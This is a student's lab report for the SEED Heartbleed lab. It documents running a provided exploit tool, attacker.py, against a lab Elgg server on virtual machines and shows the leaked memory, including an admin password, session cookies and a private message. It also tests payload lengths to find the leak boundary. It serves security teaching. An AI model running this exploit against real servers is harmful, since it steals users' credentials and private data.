



COMPUTER NETWORK SECURITY LAB - UE18CS335

Heartbleed Attack Lab

Name: Ankitha P

Class: 6 'D'

Date : 17/04/2021

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.

LAB SETUP

Victim : 10.0.2.34

A terminal window titled 'Terminal' showing the output of the 'ifconfig' command on a system named 'seed@Ankitha_PES1201801491_victim'. The output shows two network interfaces: 'eth13' (Ethernet) and 'lo' (Loopback).

```
seed@Ankitha_PES1201801491_victim:~$ifconfig
eth13      Link encap:Ethernet  HWaddr 08:00:27:da:d9:4c
           inet addr:10.0.2.34  Bcast:10.0.2.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:feda:d94c/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:9468 errors:0 dropped:0 overruns:0 frame:0
           TX packets:7036 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:10851896 (10.8 MB)  TX bytes:1294242 (1.2 MB)

lo         Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:16436  Metric:1
           RX packets:535 errors:0 dropped:0 overruns:0 frame:0
           TX packets:535 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:214107 (214.1 KB)  TX bytes:214107 (214.1 KB)

seed@Ankitha_PES1201801491_victim:~$
```

Attacker : 10.0.2.33

```
Terminal
seed@Ankitha_PES1201801491_attacker:~$ifconfig
eth13      Link encap:Ethernet  HWaddr 08:00:27:12:d8:fb
           inet addr:10.0.2.33  Bcast:10.0.2.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe12:d8fb/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:6983 errors:0 dropped:0 overruns:0 frame:0
           TX packets:4708 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:8447864 (8.4 MB)  TX bytes:458200 (458.2 KB)

lo         Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:16436  Metric:1
           RX packets:38 errors:0 dropped:0 overruns:0 frame:0
           TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:2748 (2.7 KB)  TX bytes:2748 (2.7 KB)

seed@Ankitha_PES1201801491_attacker:~$
```

We modify the /etc/hosts on the Attacker's machine (10.0.2.33) to make the website www.heartbleedlabelgg.com seem to exist on the victim machine (10.0.2.34) as shown below.

```
hosts (/etc) - gedit
File Edit View Search Tools Documents Help
127.0.0.1    localhost
127.0.1.1    ubuntu
# The following lines are for SEED labs
127.0.0.1    www.OriginalPhpbb3.com
127.0.0.1    www.CSRFLabCollabttive.com
127.0.0.1    www.CSRFLabAttacker.com
127.0.0.1    www.SQLLabCollabttive.com
127.0.0.1    www.XSSLabCollabttive.com
127.0.0.1    www.SOPLab.com
127.0.0.1    www.SOPLabAttacker.com
127.0.0.1    www.SOPLabCollabttive.com
127.0.0.1    www.OriginalphpMyAdmin.com
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
127.0.0.1    www.SeedLabElgg.com
10.0.2.34   www.heartbleedlabelgg.com
127.0.0.1    www.WTLabElgg.com
127.0.0.1    www.wtmobilestore.com
127.0.0.1    www.wtshoestore.com
127.0.0.1    www.wtelectronicstore.com
127.0.0.1    www.wtcamerastore.com
127.0.0.1    www.wtlabadsrver.com
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
ff02::3     ip6-allhosts
```

Step 2: Lab Tasks

Using the `attacker.py` program, we send out the malicious heartbeat request to the server www.heartbleedlabelgg.com and in response we get random data from the server. In order to run it we make it executable as shown below.

```
Terminal
seed@Ankitha_PES1201801491_attacker:~$sudo chmod 777 attacker.py
[sudo] password for seed:
seed@Ankitha_PES1201801491_attacker:~$ls -l attacker.py
-rwxrwxrwx 1 seed seed 20032 Apr 17 11:24 attacker.py
seed@Ankitha_PES1201801491_attacker:~$
```

As warm up task, use the following command to run the attacker.py code on Attacker machine:

\$ python attacker.py www.heartbleedlabelgg.com

```
Terminal
seed@Ankitha_PES1201801491_attacker:~$python attacker.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@. AAAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....#
```


Basically, attacker.py is a program that will send out the malicious heartbeat request to the server www.heartbleedlabelgg.com and in response it will get random data from the server. From the random-data, we could see that no matter how many times we try, we always receive saying something similar to this that the server is vulnerable because it is sending more data than it should. We can see this in the above figure. Here we can only say it is possible to have attacks but we are not getting any secret data yet.

Step 2: Explore the damage of the Heartbleed attack


Step 2(a): On the Victim Server:

We visit the www.heartbleedlabelgg.com site and login as admin with the password as seedelgg. We add Bobby as a friend and send him a private message as shown below:


Bobby added as a friend:



Sending a personal message to Bobby:



Message successfully sent to Bobby:




The above screenshot shows the private message sent from the admin account to Bobby. These activities will be recorded by the server and can be obtained as saved secret data in the heartbleed attack.

Step 2(b): On Attacker machine:

We run the attack.py code on the attacker machine to find out user activity, password, username and the content of the user's private message. We run it multiple times to get the data we require. The result is different from the previous because the server's memory is not empty anymore after the site was used by the victim to login and send a message to Bobby. As the memory allocation is random, the result or dumped data obtained is random each time too.

1) The below screenshot shows that we have obtained the username as password as admin and seedelgg



```
Terminal
seed@Ankitha_PES1201801491_attacker:~$python attacker.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
...1.9.8.....5.....
.....3.2.....E.D...../..A.....I.....
.....#.....xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=0bpr4s7lhupbidg3kabanu19g6
Connection: keep-alive
If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT
If-None-Match: "23a-5032e3d78e10e"
.@..C...V..X_]#...L.....eX

as_elgg ts=1618684591&username=admin&password=seedelgg.....e.4.\v...i
```

2) The below screenshot shows that we were able to obtain the exact content of the private message as 'Hi Bobby! This is an important private message.'


```
seed@PES1491_attacker:--Spython attacker.py www.heartbleedlabelgg.com
defibrulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.0.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: ELgg=8bpr4s7lhupb1dg3kabanul9g6
Connection: keep-alive
If-None-Match: "1449721729"

.....>v6.`%.q.T.`.....F.;.....".....M....

form-urlencoded
Content-Length: 167

elgg token=9f2993972a39697949ed67a41c2ab6558 elgg ts=16186849448recipient_guild=408subject=Important:message&body=Ht+BobY+%21%21+ThIs+Is+an+Inportant+prIvate+messagec.9HVBGkz#f#
$3o..g

seed@PES1491_attacker:--$
```

Step 3: Investigate the fundamental cause of the Heartbleed attack

The fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing the Heartbeat response packet. Based on the payload length, the extent of the attack, i.e., amount of data obtained from the vulnerable server is decided.



```
Terminal
Seed@Ankitha_PES1201801491_attacker:--$python /home/seed/attacker.py www.heartbleedlabelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..(AAAAAAAAAAAAAAAAAABCEFGHIJKLMNOABC....G2.....9).

Seed@Ankitha_PES1201801491_attacker:--$
```

```
Terminal
seed@Ankitha_PES1201801491_attacker:~$ python /home/seed/attacker.py www.heartbleedlabelgg.com -i 0x012B
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..+AAAAAAAAAAAAAAAAAAAAABCDEF GHIJKLMNOABC...
...! 9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#UX=.....X...

seed@Ankitha_PES1201801491_attacker:~$
```

Step 4: Find out the boundary value of the payload length variable

On trial and error, we find that the boundary length for which the server will not return any extra data is 22.

A terminal window showing the execution of the defribulator tool. The command is `defribulator v1.20`. The tool connects to `www.heartbleedlabelgg.com:443` and sends a client hello for TLSv1.0. It then receives a server hello and analyzes the result. The output indicates that the server processed a malformed heartbeat but did not return any extra data. The command `--l 22` is used to specify the payload length.

```
Terminal
seed@Ankitha_PES1201801491_attacker:--$python /home/seed/attacker.py www.heartbleedlabelgg.com --l 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
seed@Ankitha_PES1201801491_attacker:--$
```

We can also see that anything beyond this payload length, using length as 23, will leak data from the server.

A terminal window showing the execution of the defribulator tool with a payload length of 23. The output indicates that the server returned more data than it should, which is a warning sign of a vulnerability. The command `--l 23` is used to specify the payload length.

```
Terminal
seed@Ankitha_PES1201801491_attacker:--$python /home/seed/attacker.py www.heartbleedlabelgg.com --l 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAABC...AKS..*.....K
seed@Ankitha_PES1201801491_attacker:--$
```